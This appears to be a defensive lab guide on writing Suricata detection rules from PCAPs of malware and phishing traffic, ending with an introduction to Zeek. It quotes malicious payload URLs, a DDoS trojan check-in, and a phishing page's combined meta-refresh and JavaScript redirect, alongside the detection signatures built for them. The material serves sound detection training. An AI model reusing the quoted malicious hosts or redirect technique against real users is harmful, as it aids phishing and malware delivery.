 [Full request URI: http://ronymaniasnee.com/ttt/2kraboviepa.exe?q=7761]
 [HTTP request 1/1]



The request above can provide us with a lot of clues on how to develop an effective Suricata rule. A viable rule can be found below.

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Malicious Document Retrieving Payload"; flow:established,to_server; content:".exe?q="; fast_pattern; content:"Microsoft BITS/"; http_user_agent; depth:15; pcre:"/\.exe\?q=[0-9]{3,5}$/U"; http_header_names; content:!"Referer"; sid:7; rev:1;)
```

flow:established,to_server; is used since we are dealing with TCP and the directionality is towards the malicious server. We won't focus on the curious-looking HEAD HTTP method so that we can catch variations. [fast_pattern;](#) is used so that the Suricata engine "focuses more" on the .exe?q= content ('User-Agent:' will be a match very often, but .exe?q= appears less often in network traffic).

pcre:"/\.exe\?q=[0-9]{3,5}\$/U"; means the sensor should match every time it observes three to five numbers after q=. Finally, we are once again leveraging the lack of usual headers for detection purposes.

It's time to test the rule above. You can do so, as follows.

cd Desktop

```
./automate_suricata.sh ./PCAPs/Malicious_document.pcap
```

You should see the following.

```

root@ip-10-4-27-97:~/Desktop# ./automate_suricata.sh ./PCAPs/Malicious_document.pcap
16/6/2022 -- 11:23:32 - <Notice> - This is Suricata version 6.0.5 RELEASE running in USER mode
16/6/2022 -- 11:23:32 - <Warning> - [ERRCODE: SC_ERR_CONF_YAML_ERROR(242)] - App-Layer protocol sip enable status not
set, so enabling by default. This behavior will change in Suricata 7, so please update your config. See ticket #47
44 for more details.
16/6/2022 -- 11:23:32 - <Warning> - [ERRCODE: SC_ERR_CONF_YAML_ERROR(242)] - App-Layer protocol mqtt enable status n
ot set, so enabling by default. This behavior will change in Suricata 7, so please update your config. See ticket #4
744 for more details.
16/6/2022 -- 11:23:32 - <Warning> - [ERRCODE: SC_ERR_CONF_YAML_ERROR(242)] - App-Layer protocol rdp enable status no
t set, so enabling by default. This behavior will change in Suricata 7, so please update your config. See ticket #47
44 for more details.
16/6/2022 -- 11:24:15 - <Notice> - all 3 packet processing threads, 4 management threads initialized, engine started
.
16/6/2022 -- 11:24:15 - <Notice> - Signal Received. Stopping engine.
16/6/2022 -- 11:24:15 - <Notice> - Pcap-file module read 1 files, 13 packets, 1533 bytes

Signature Hits:
05/23/2017-15:11:19.077264  [**] [1:7:1] Malicious Document Retrieving Payload [**] [Classification: (null)] [Priorit
ty: 3] {TCP} 192.168.0.119:49183 -> 77.120.191.113:80
root@ip-10-4-27-97:~/Desktop#

```

Task 3: Analyze the provided PCAP files and develop your own rules (Level: Intermediate)

Let's start with *DDoSClient.pcap*

We'll develop a Suricata rule based on our analysis of the *DDoSClient.pcap* file, considering that what we see inside the PCAP is malicious.

By opening *DDoSClient.pcap* in Wireshark, the first thing we notice is some curious-looking TCP traffic, containing information such as OS, CPU MHZ, and CPU Architecture.

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.10.104	128.138.141.172	NTP	90	NTP Version 3, client
2	0.014468	128.138.141.172	10.10.10.104	NTP	90	NTP Version 3, server
3	72.191162	10.10.10.104	10.10.10.1	DNS	75	Standard query 0x8948 A q1995.kmdns.net
4	72.416432	10.10.10.1	10.10.10.104	DNS	91	Standard query response 0x8948 A q1995.kmdns.net A 118.123.6.95
5	72.427295	10.10.10.104	118.123.6.95	TCP	66	49189 → 29132 [SYN] Seq=3640877546 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
6	72.683133	118.123.6.95	10.10.10.104	TCP	66	29132 → 49189 [SYN, ACK] Seq=2033577709 Ack=3640877547 Win=16384 Len=0 MSS=1460
7	72.684175	10.10.10.104	118.123.6.95	TCP	60	49189 → 29132 [ACK] Seq=3640877547 Ack=2033577710 Win=65536 Len=0
8	72.684332	10.10.10.104	118.123.6.95	TCP	350	49189 → 29132 [PSH, ACK] Seq=3640877547 Ack=2033577710 Win=65536 Len=296
9	73.894837	10.10.10.104	118.123.6.95	TCP	60	49189 → 29132 [ACK] Seq=3640877547 Ack=2033577710 Win=0 Len=0
10	73.148789	118.123.6.95	10.10.10.104	TCP	54	29132 → 49189 [ACK] Seq=2033577710 Ack=3640877843 Win=65239 Len=0
11	73.150352	10.10.10.104	118.123.6.95	TCP	60	49189 → 29132 [RST] Seq=3640877843 Win=0 Len=0
12	82.716225	118.123.6.95	10.10.10.104	TCP	55	[TCP ZeroWindowProbe] 29132 → 49189 [PSH, ACK] Seq=2033577710 Ack=3640877843 Win=0

▶ Frame 8: 350 bytes on wire (2800 bits), 350 bytes captured (2800 bits)
 ▶ Ethernet II, Src: HonHaiPr_10:8b:c9 (08:1f:e2:10:8b:c9), Dst: Vmware_c9:67:00 (00:0c:29:c9:67:00)
 ▶ Internet Protocol Version 4, Src: 10.10.10.104, Dst: 118.123.6.95
 ▶ Transmission Control Protocol, Src Port: 49189, Dst Port: 29132, Seq: 3640877547, Ack: 2033577710, Len: 296
 ▶ Data (296 bytes)

```

0000  00 0c 29 c9 67 00 00 1f e2 10 8b c9 08 00 45 00  ..).g... ..E.
0010  01 50 10 89 40 08 00 06 57 d3 0a 0a 0a 68 76 7b  .P..@... W...hv{
0020  00 5f c0 25 71 cc d9 03 61 eb 79 35 ee ee 50 18  ..%q... a.y5..P.
0030  01 00 9d 3c 00 00 57 69 6e 64 6f 77 73 20 37 00  ...<..Wi ndows 7.
0040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..
0050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..
0060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..
0070  00 00 00 00 00 00 31 37 39 35 29 4d 48 5a 00 00  .....17 95 MHZ.
0080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..
0090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..
00a0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..
00b0  00 00 00 00 00 00 57 69 6e 64 32 00 00 00 00 00  ....Wi n32.....
00c0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..
00d0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..
00e0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..
00f0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..
0100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..
0110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..
0120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..
0130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..
0140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..
0150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..
  
```

The traffic above can provide us with enough clues on how to develop an effective Suricata rule. A viable rule can be found below.

```

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"ET TROJAN
DDoS Client Information Checkin"; flow:established,to_server;
content:"Windows"; nocase; depth:7; content:"MHZ|00 00 00 00
00 00|"; distance:0; nocase; content:"|00 00 00 00 00 00
00|Win"; distance:0; nocase; classtype:trojan-activity;
sid:8; rev:1;)
  
```

Notice that we are using "Windows" and "MHZ" instead of "Windows 7" and "1795 MHZ", to detect variations. `depth:7;` is used because "Windows" is seven character's long. The first `distance:0;` is used because the nulls appear right after "Windows" (the number of nulls in the rule was chosen randomly).

It's time to test the rule above. You can do so, as follows.

cd Desktop

./automate_suricata.sh ./PCAPs/DDoSClient.pcap

You should see the following.

```

root@ip-10-4-27-97:~/Desktop# ./automate_suricata.sh ./PCAPs/DDoSClient.pcap
16/6/2022 -- 11:26:36 - <Notice> - This is Suricata version 6.0.5 RELEASE running in USER mode
16/6/2022 -- 11:26:36 - <Warning> - [ERRCODE: SC_ERR_CONF_YAML_ERROR(242)] - App-Layer protocol sip enable status not set, so enabling by default. This behavior will change in Suricata 7, so please update your config. See ticket #4744 for more details.
16/6/2022 -- 11:26:36 - <Warning> - [ERRCODE: SC_ERR_CONF_YAML_ERROR(242)] - App-Layer protocol mqtt enable status not set, so enabling by default. This behavior will change in Suricata 7, so please update your config. See ticket #4744 for more details.
16/6/2022 -- 11:26:36 - <Warning> - [ERRCODE: SC_ERR_CONF_YAML_ERROR(242)] - App-Layer protocol rdp enable status not set, so enabling by default. This behavior will change in Suricata 7, so please update your config. See ticket #4744 for more details.
16/6/2022 -- 11:27:17 - <Notice> - all 3 packet processing threads, 4 management threads initialized, engine started
16/6/2022 -- 11:27:17 - <Notice> - Signal Received. Stopping engine.
16/6/2022 -- 11:27:17 - <Notice> - Pcap-file module read 1 files, 237 packets, 44867 bytes

Signature Hits:
01/18/2015-15:06:58.064352  [**] [1:8:1] ET TROJAN DDoS Client Information Checkin [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.10.10.104:49189 -> 118.123.6.95:29132
01/18/2015-15:06:58.064352  [**] [1:2020209:2] ET MALWARE Win32.ChinaZ.DDoSClient Checkin [**] [Classification: Malware Command and Control Activity Detected] [Priority: 1] {TCP} 10.10.10.104:49189 -> 118.123.6.95:29132
01/18/2015-15:06:58.424857  [**] [1:8:1] ET TROJAN DDoS Client Information Checkin [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.10.10.104:49189 -> 118.123.6.95:29132
01/18/2015-15:06:58.424857  [**] [1:2020209:2] ET MALWARE Win32.ChinaZ.DDoSClient Checkin [**] [Classification: Malware Command and Control Activity Detected] [Priority: 1] {TCP} 10.10.10.104:49189 -> 118.123.6.95:29132
01/18/2015-15:08:32.551310  [**] [1:8:1] ET TROJAN DDoS Client Information Checkin [**] [Classification: A Network T

```

Now, it's time to analyze the *Adobe.pcap*

We'll develop a Suricata rule based on our analysis of the *Adobe.pcap*, considering that what we see inside the PCAP is malicious.

No.	Time	Source	Destination	Protocol	Length	Info
181	2.220242	173.237.190.2	172.16.57.213	HTTP	944	HTTP/1.1 200 OK (JPEG JFIF image)
189	2.221096	173.237.190.2	172.16.57.213	HTTP/X...	564	HTTP/1.1 200 OK
190	2.221107	173.237.190.2	172.16.57.213	HTTP/X...	520	HTTP/1.1 200 OK
191	2.221114	173.237.190.2	172.16.57.213	HTTP/X...	640	HTTP/1.1 200 OK
192	2.229990	172.16.57.213	173.237.190.2	HTTP	426	GET /wp-includes/adoobecld/img/smallpdf.png HTTP/1.1
219	2.308747	173.237.190.2	172.16.57.213	HTTP	741	HTTP/1.1 200 OK (JPEG JFIF image)
245	2.321645	173.237.190.2	172.16.57.213	HTTP	717	HTTP/1.1 200 OK (PNG)
248	2.321819	173.237.190.2	172.16.57.213	HTTP	452	HTTP/1.1 200 OK (PNG)
278	7.412103	172.16.57.213	173.237.190.2	HTTP	553	POST /wp-includes/adoobecld/au.php HTTP/1.1 (application/x-www-form-urlencoded)
284	7.455593	173.237.190.2	172.16.57.213	HTTP	434	HTTP/1.1 302 Moved temporarily
285	7.561151	172.16.57.213	173.237.190.2	HTTP	498	GET /wp-includes/adoobecld/ao.php HTTP/1.1
288	8.200884	173.237.190.2	172.16.57.213	HTTP	783	HTTP/1.1 200 OK (text/html)

▶ Frame 278: 563 bytes on wire (4504 bits), 563 bytes captured (4504 bits)
 ▶ Ethernet II, Src: Vmware_85:a3:20 (00:0c:29:85:a3:20), Dst: Vmware_e5:d8:de (00:50:56:e5:d8:de)
 ▶ Internet Protocol Version 4, Src: 172.16.57.213, Dst: 173.237.190.2
 ▶ Transmission Control Protocol, Src Port: 2263, Dst Port: 80, Seq: 1812332149, Ack: 2968457061, Len: 509
 ▶ Hypertext Transfer Protocol
 ▶ HTML Form URL Encoded: application/x-www-form-urlencoded

```

0000  00 50 56 e5 d8 de 00 0c 29 85 a3 20 08 00 45 00 .PV....)...E.
0010  02 25 5e de 40 00 80 06 48 1f ac 10 39 d5 ad ed .%A.@...H...9...
0020  be 02 08 d7 00 50 6c 05 fe 75 b0 ef 9f 65 50 18 ....Pl..U...eP.
0030  fa f0 c6 59 00 00 50 4f 53 54 20 2f 77 70 2d 69 ...Y..P0 ST /wp-i
0040  6e 63 6c 75 64 65 73 2f 61 64 6f 62 65 63 6c 6f ncludes/ adobecl
0050  75 64 2f 61 75 2e 70 68 70 20 48 54 54 50 2f 31 ud/au.ph p HTTP/1
0060  2e 31 0d 0a 48 6f 73 74 3a 20 77 77 77 2e 6d 6f ..Host : www.mo
0070  6e 74 65 61 72 74 73 2e 63 6f 6d 0d 0a 55 73 65 ntearts. com..Use
0080  72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 r-Agent: Mozilla
0090  2f 35 2e 30 20 28 57 69 6e 64 6f 77 73 20 4e 54 /5.0 (Wi ndows NT
00a0  20 35 2e 31 3b 20 72 76 3a 34 33 2e 30 29 20 47 5.1; rv :43.0) G
00b0  65 63 6b 6f 2f 32 30 31 30 30 31 30 31 20 46 69 ecko/201 00101 Fi
00c0  72 65 66 6f 78 2f 34 33 2e 30 0d 0a 41 63 63 65 refox/43 .0..Acce
00d0  70 74 3a 20 74 65 78 74 2f 68 74 6d 6c 2c 61 70 pt: text /html,ap
00e0  70 6c 69 63 61 74 69 6f 6e 2f 78 68 74 6d 6c 2b plicatio n/xhtmll+
00f0  78 6d 6c 2c 61 70 70 6c 69 63 61 74 69 6f 6e 2f xml,appl ication/
0100  78 6d 6c 3b 71 3d 30 2e 39 2c 2a 2f 2a 3b 71 3d xml;q=0. 9,*/*;q=
0110  30 2e 38 0d 0a 41 63 63 65 70 74 2d 4c 61 6e 67 0.8..Acc ept-Lang
0120  75 61 67 65 3a 20 65 6e 2d 55 53 2c 65 6e 3b 71 uage: en -US,en;q
0130  3d 30 2e 35 0d 0a 41 63 63 65 70 74 2d 45 6e 63 =0.5..Ac cept-Enc
0140  6f 64 69 6e 67 3a 20 67 7a 69 70 2c 29 64 65 66 oding: g zip, def
0150  6c 61 74 65 0d 0a 52 65 66 65 72 65 72 3a 20 68 late..Re ferer: h
0160  74 74 70 3a 2f 2f 77 77 77 2e 6d 6f 6e 74 65 61 ttp://ww w.montea
0170  72 74 73 2e 63 6f 6d 2f 77 70 2d 69 6e 63 6c 75 rts.com/ wp-inclu
0180  64 65 73 2f 61 64 6f 62 65 63 6c 6f 75 64 2f 76 des/adoh erloud/v
  
```

By opening *Adobe.pcap* in Wireshark and filtering so that we can see HTTP traffic only, the first thing we notice is this curious-looking POST request. Let's follow the whole stream.


```
Wireshark · Follow HTTP Stream (tcp.stream eq 7) · Adobe

POST /wp-includes/adobecloud/au.php HTTP/1.1
Host: www.montearts.com
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.montearts.com/wp-includes/adobecloud/viewer.php?idp=login
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 47

feedback=werwer%40sdf.com&feedbacknow=lkjlkjlkjHTTP/1.1 302 Moved Temporarily
Date: Thu, 14 Jul 2016 19:55:55 GMT
Server: Apache
X-Powered-By: PHP/5.6.17
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=88e6e2bb144cb3f677e5bca77bce0b55; path=/
Location: ./ao.php
Content-Length: 0
Keep-Alive: timeout=5
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

GET /wp-includes/adobecloud/ao.php HTTP/1.1
Host: www.montearts.com
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.montearts.com/wp-includes/adobecloud/viewer.php?idp=login
Cookie: PHPSESSID=88e6e2bb144cb3f677e5bca77bce0b55
Connection: keep-alive

HTTP/1.1 200 OK
Date: Thu, 14 Jul 2016 19:55:55 GMT
Server: Apache
X-Powered-By: PHP/5.6.17
Content-Length: 523
Keep-Alive: timeout=5
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

...<br />
<b>Warning</b>: session_start(): Cannot send session cache limiter - headers already sent (output
started at /home/monteart/public_html/wp-includes/adobecloud/ao.php:1) in <b>/home/monteart/
public_html/wp-includes/adobecloud/ao.php</b> on line <b>3</b><br />
<br />
<b>Warning</b>: Cannot modify header information - headers already sent by (output started at /
```

The request above can provide us with a lot of clues on how to develop an effective Suricata rule. Try creating one on your own...

There was another curious-looking HTTP, the following one.

No.	Time	Source	Destination	Protocol	Length	Info
7	0.315156	172.16.57.213	46.242.145.103	HTTP	346	GET /wp-crons.php HTTP/1.1
10	0.575498	46.242.145.103	172.16.57.213	HTTP	536	HTTP/1.1 200 OK (text/html)
12	0.630778	172.16.57.213	46.242.145.103	HTTP	345	GET /favicon.ico HTTP/1.1
19	0.796505	172.16.57.213	173.237.190.2	HTTP	414	GET /wp-includes/adobecloud/index.php HTTP/1.1
23	0.861282	46.242.145.103	172.16.57.213	HTTP	234	HTTP/1.1 200 OK
24	0.931453	173.237.190.2	172.16.57.213	HTTP	479	HTTP/1.1 200 OK (text/html)
27	0.976113	172.16.57.213	173.237.190.2	HTTP	449	GET /wp-includes/adobecloud/viewer.php?idp=login HTTP/1.1
33	1.055693	172.16.57.213	173.237.190.2	HTTP	349	GET /favicon.ico HTTP/1.1
35	1.196113	173.237.190.2	172.16.57.213	HTTP	258	HTTP/1.1 200 OK
52	1.793732	172.16.57.213	173.237.190.2	HTTP	390	GET /wp-includes/adobecloud/img/adb.js HTTP/1.1
61	1.854232	173.237.190.2	172.16.57.213	HTTP	206	HTTP/1.1 200 OK (text/html)
85	1.962583	173.237.190.2	172.16.57.213	HTTP	323	HTTP/1.1 200 OK (application/javascript)

```

Wireshark · Follow HTTP Stream (tcp.stream eq 0) · Adobe

GET /wp-crons.php HTTP/1.1
Host: mediaq.com.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive

HTTP/1.1 200 OK
Server: nginx
Date: Thu, 14 Jul 2016 19:55:50 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.29

<html><head>
<meta HTTP-Equiv="refresh" content="0; URL=http://www.montearts.com/wp-includes/adobecloud/
index.php">
<script type="text/javascript">
loc = "http://www.montearts.com/wp-includes/adobecloud/index.php"
self.location.replace(loc);
window.location = loc;
</script>
</head></html>GET /favicon.ico HTTP/1.1
Host: mediaq.com.pl
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive

HTTP/1.1 200 OK
Server: nginx
Date: Thu, 14 Jul 2016 19:55:50 GMT
Content-Type: image/vnd.microsoft.icon
Content-Length: 0
Connection: keep-alive
X-Powered-By: PHP/5.3.29

```

What is suspicious about the portion inside the red rectangle above, is the way in which it redirects the client elsewhere. Typically, you would see either `<META HTTP-EQUIV="refresh"` or redirection through JavaScript, not both at the same time.

This is quite uncommon, so let's make a rule out of it. A viable rule can be found below.

```

alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"Adobe
Phishing Attempt"; flow:established,to_client; content:"200";

```



```
http_stat_code; http_content_type; content:"text/html";
nocase; file_data; content:"<META HTTP-EQUIV="; nocase;
within:100; content:"refresh"; distance:1; nocase; within:7;
content:"self.location.replace"; nocase; distance:0;
content:"window.location"; nocase; distance:0;
classtype:bad-unknown; sid:9; rev:1;)
```

file_data is a buffer including what will be rendered in the browser. within:100 means we want to see the content within the first 100 bytes. The remaining part is easy to comprehend.

It's time to test the rule above. You can do so, as follows.

```
cd Desktop
```

```
./automate_suricata.sh ./PCAPs/Adobe.pcap
```

You should see the following.

```
16/6/2022 -- 16:00:35 - <Notice> - all 3 packet processing threads, 4 management threads initialized, engine started.
16/6/2022 -- 16:00:35 - <Notice> - Signal Received. Stopping engine.
16/6/2022 -- 16:00:35 - <Notice> - Pcap-file module read 1 files, 297 packets, 184743 bytes

Signature Hits:
07/14/2016-19:55:50.493890  [**] [1:9:1] Adobe Phishing Attempt [**] [Classification: Potentially Bad Traffic] [Priority: 2] {
TCP} 173.237.190.2:80 -> 172.16.57.213:2257
07/14/2016-19:55:50.493890  [**] [1:2032388:5] ET PHISHING Suspicious Compound Refresh - Possible Phishing Redirect 2016-06-0
9 [**] [Classification: Possible Social Engineering Attempted] [Priority: 2] {TCP} 173.237.190.2:80 -> 172.16.57.213:2257
07/14/2016-19:55:50.148492  [**] [1:9:1] Adobe Phishing Attempt [**] [Classification: Potentially Bad Traffic] [Priority: 2] {
TCP} 46.242.145.103:80 -> 172.16.57.213:2256
07/14/2016-19:55:50.148492  [**] [1:2032388:5] ET PHISHING Suspicious Compound Refresh - Possible Phishing Redirect 2016-06-0
9 [**] [Classification: Possible Social Engineering Attempted] [Priority: 2] {TCP} 46.242.145.103:80 -> 172.16.57.213:2256
07/14/2016-19:55:51.535176  [**] [1:2033947:2] ET PHISHING Client Cloaking Javascript Observed [**] [Classification: Successf
ul Credential Theft Detected] [Priority: 1] {TCP} 173.237.190.2:80 -> 172.16.57.213:2257
07/14/2016-19:55:51.535176  [**] [1:2025656:4] ET PHISHING AES Crypto Observed in Javascript - Possible Phishing Landing [**]
[Classification: Possible Social Engineering Attempted] [Priority: 2] {TCP} 173.237.190.2:80 -> 172.16.57.213:2257
07/14/2016-19:55:51.535176  [**] [1:2025657:7] ET PHISHING AES Crypto Observed in Javascript - Possible Phishing Landing M1 D
ec 28 2015 [**] [Classification: Possible Social Engineering Attempted] [Priority: 2] {TCP} 173.237.190.2:80 -> 172.16.57.213
:2257
07/14/2016-19:55:51.535176  [**] [1:2026043:2] ET PHISHING Generic AES Phishing Landing 2018-08-30 [**] [Classification: Poss
ible Social Engineering Attempted] [Priority: 2] {TCP} 173.237.190.2:80 -> 172.16.57.213:2257
07/14/2016-19:55:57.078742  [**] [1:2031774:5] ET PHISHING Successful Adobe Online Phish 2015-09-30 [**] [Classification: Suc
cessful Credential Theft Detected] [Priority: 1] {TCP} 172.16.57.213:2263 -> 173.237.190.2:80
07/14/2016-19:55:59.117636  [**] [1:2027397:1] ET POLICY Spotify P2P Client [**] [Classification: Not Suspicious Traffic] [Pr
iority: 3] {UDP} 172.16.57.1:57621 -> 172.16.57.255:57621
root@ip-172-31-3-231:~/Desktop#
```

Suricata Resources:

1. <https://www.stamus-networks.com/open-source/>
2. https://resources.sei.cmu.edu/asset_files/Presentation/2016_017_001_449890.pdf

3. <https://blog.inliniac.net/2014/04/08/detecting-openssl-heartbleed-with-suricata/>
4. <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/decoding-hancitor-malware-with-suricata-and-lua/>
5. <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/advanced-malware-detection-with-suricata-lua-scripting/>

Effectively Using Zeek (Bro)

NOTE: Bro is now Zeek!

LAB 6

Scenario

The organization you work for is considering deploying [Zeek](#) (now known as Bro) to enhance its traffic inspection capabilities. Your IT Security manager tasked you with thoroughly analyzing zeek's capabilities. He also provided you with PCAP files containing malicious traffic, so that you can experiment with writing zeek detection scripts and signatures.

A test instance of zeek has already been set up and is waiting for you!

Learning Objectives

The learning objective of this lab is to not only get familiar with the detection capabilities of zeek but also to learn effective zeek scripting.

Specifically, you will learn how to use zeek's capabilities in order to:

- Have better visibility over a network
- Respond to incidents timely and effectively
- Proactively hunt for threats

Introduction To Zeek

Zeek's creators describe it as an open-source traffic analyzer. It is typically used to inspect all traffic on a link (in depth) for signs of malicious or suspicious activity. That being said, Zeek can also be used for network troubleshooting and various measurements within a network. By deploying Zeek, blue teams can immediately access a variety of log files that contain all kinds of network activity, at a high level. More specifically, those logs contain not only detailed records of every connection on the wire but also application-layer transcripts (for example - DNS requests and the respective replies, whole HTTP sessions, etc.). Zeek does a lot more than just keeping track of the aforementioned. It is also shipped with a whole range of analysis and detection capabilities/functions.

What is important to know is that Zeek exposes an extremely capable scripting language to its users (to develop Zeek scripts, the equivalent of Suricata rules). This key feature makes Zeek a fully customizable and extensible platform, based on which blue team members can create their own analysis and detection logic/posture.

If we combine that fact that Zeek runs on commodity hardware with its capable scripting language, we can easily conclude that we are not dealing with yet another signature-based IDS.

Zeek is a platform that could also facilitate semantic misuse detection, anomaly detection, and behavioral analysis.

The most important Zeek features and capabilities are:


- Comprehensive logging of network activity
- Analysis of application-layer protocols (regardless of the port, covering protocols like HTTP, DNS, FTP, SMTP, SSH, SSL, etc.)
- Ability to look into file content exchanged over application-layer protocols
- IPv6 support
- Tunnel detection and analysis
- Ability to perform sanity checks during protocol analysis
- IDS-like pattern matching
- Scripting Language
 - Facilitates the expression of arbitrary analysis tasks
 - Event-based programming model
 - Domain-aware
 - Can facilitate tracking and managing network state over time
- Interfacing

- Outputs to well-structured ASCII logs, by default
- Alternative backends for Elasticsearch and DataSeries
- External input can be integrated into analyses, in real-time
- External C library for exchanging Bro events with external programs
- Ability to trigger arbitrary external processes from within the scripting language

Zeek operation modes:

- Fully passive traffic analysis
- libpcap interface for capturing packets
- Real-time and offline (for example, PCAP-based) analysis
- Cluster-support for large-scale deployments

Zeek architecture and events:



Zeek consists of two main components, the *event engine* (or core) and the *script interpreter*.

- The event engine "transforms" an incoming packet stream into a series of high-level *events*. In Zeek language, these *events* lay any network activity out in policy-neutral terms; this means that they inform us of what has been spotted, but not if it requires attention or how/why it got there in the first place. For example, all spotted HTTP requests will be "transformed" into *http_request* events. These events carry every request detail/component, but they don't include any level of *interpretation*, e.g., of whether a port corresponds to a known port used by malware.

- Such *interpretation* is offered through Zeek's second main component, the *script interpreter*. Under the hood, the *script interpreter* executes a set of *event handlers* written in Zeek's scripting language (Zeek scripts); this is actually how a site's security policy is expressed when Zeek is used. By security policy we mean, for example, the actions to occur immediately after detection.

Events generated by Zeek core are placed into an ordered "event queue" to be handled in a first-come-first-serve order.

Event Name	Event Description
rdp_begin_encryption	Generated when an RDP session becomes encrypted
rdp_client_core_data	Generated for MCS client request
rdp_connect_request	Generated for X.224 client requests
rdp_gcc_server_create_response	Generated for MCS server responses
rdp_negotiation_failure	Generated for RDP Negotiation Failure messages
rdp_negotiation_response	Generated for RDP Negotiation Response messages
rdp_server_certificate	Generated for a server certificate section
rdp_server_security	Generated for MCS server responses

Event Name	Event Description
rdp_begin_encryption	Generated when an RDP session becomes encrypted
rdp_client_core_data	Generated for MCS client request
rdp_connect_request	Generated for X.224 client requests
rdp_gcc_server_create_response	Generated for MCS server responses
rdp_negotiation_failure	Generated for RDP Negotiation Failure messages
rdp_negotiation_response	Generated for RDP Negotiation Response messages
rdp_server_certificate	Generated for a server certificate section
rdp_server_security	Generated for MCS server responses

For a more comprehensive list, refer to the following resource: <https://docs.zeek.org/en/stable/scripts/base/bif/>

Zeek logs:

When we use Zeek for offline analysis of a PCAP file though, Zeek logs will be stored in the current directory.

Some known Zeek logs are:

conn.log: IP, TCP, UDP, and ICMP connection details

dns.log: DNS query/response details

http.log: HTTP request/reply details

ftp.log: FTP request/reply details

smtp.log: SMTP transactions, e.g., sender and receiver

If we take, for example, the **http.log** Bro log, it includes numerous useful information such as:

- host: HTTP domain/IP
- uri: HTTP URI
- referrer: HTTP request referrer
- user_agent: Client user agent
- status_code: HTTP status code

Note that in its default setup, Zeek will gzip compress log files every passing hour. The old logs will be moved into a directory with a YYYY-MM-DD format. In the case of dealing with compressed logs, you can use alternative tools such as `gzcat` to print logs or `zgrep` to search in them.

For zeek examples, use cases and the basics of writing Bro scripts, refer to the following link:

<https://docs.zeek.org/en/stable/examples/index.html>

For a quick start guide, refer to the following link:

<https://docs.zeek.org/en/stable/quickstart/index.html>

Spend time studying the resources above before proceeding to the lab's tasks.

Recommended tools

- Zeek (Already installed on the lab setup)

Tasks

Task 1: Write a zeek script to alert you on any RDP connection initiated by a user different than "admin"

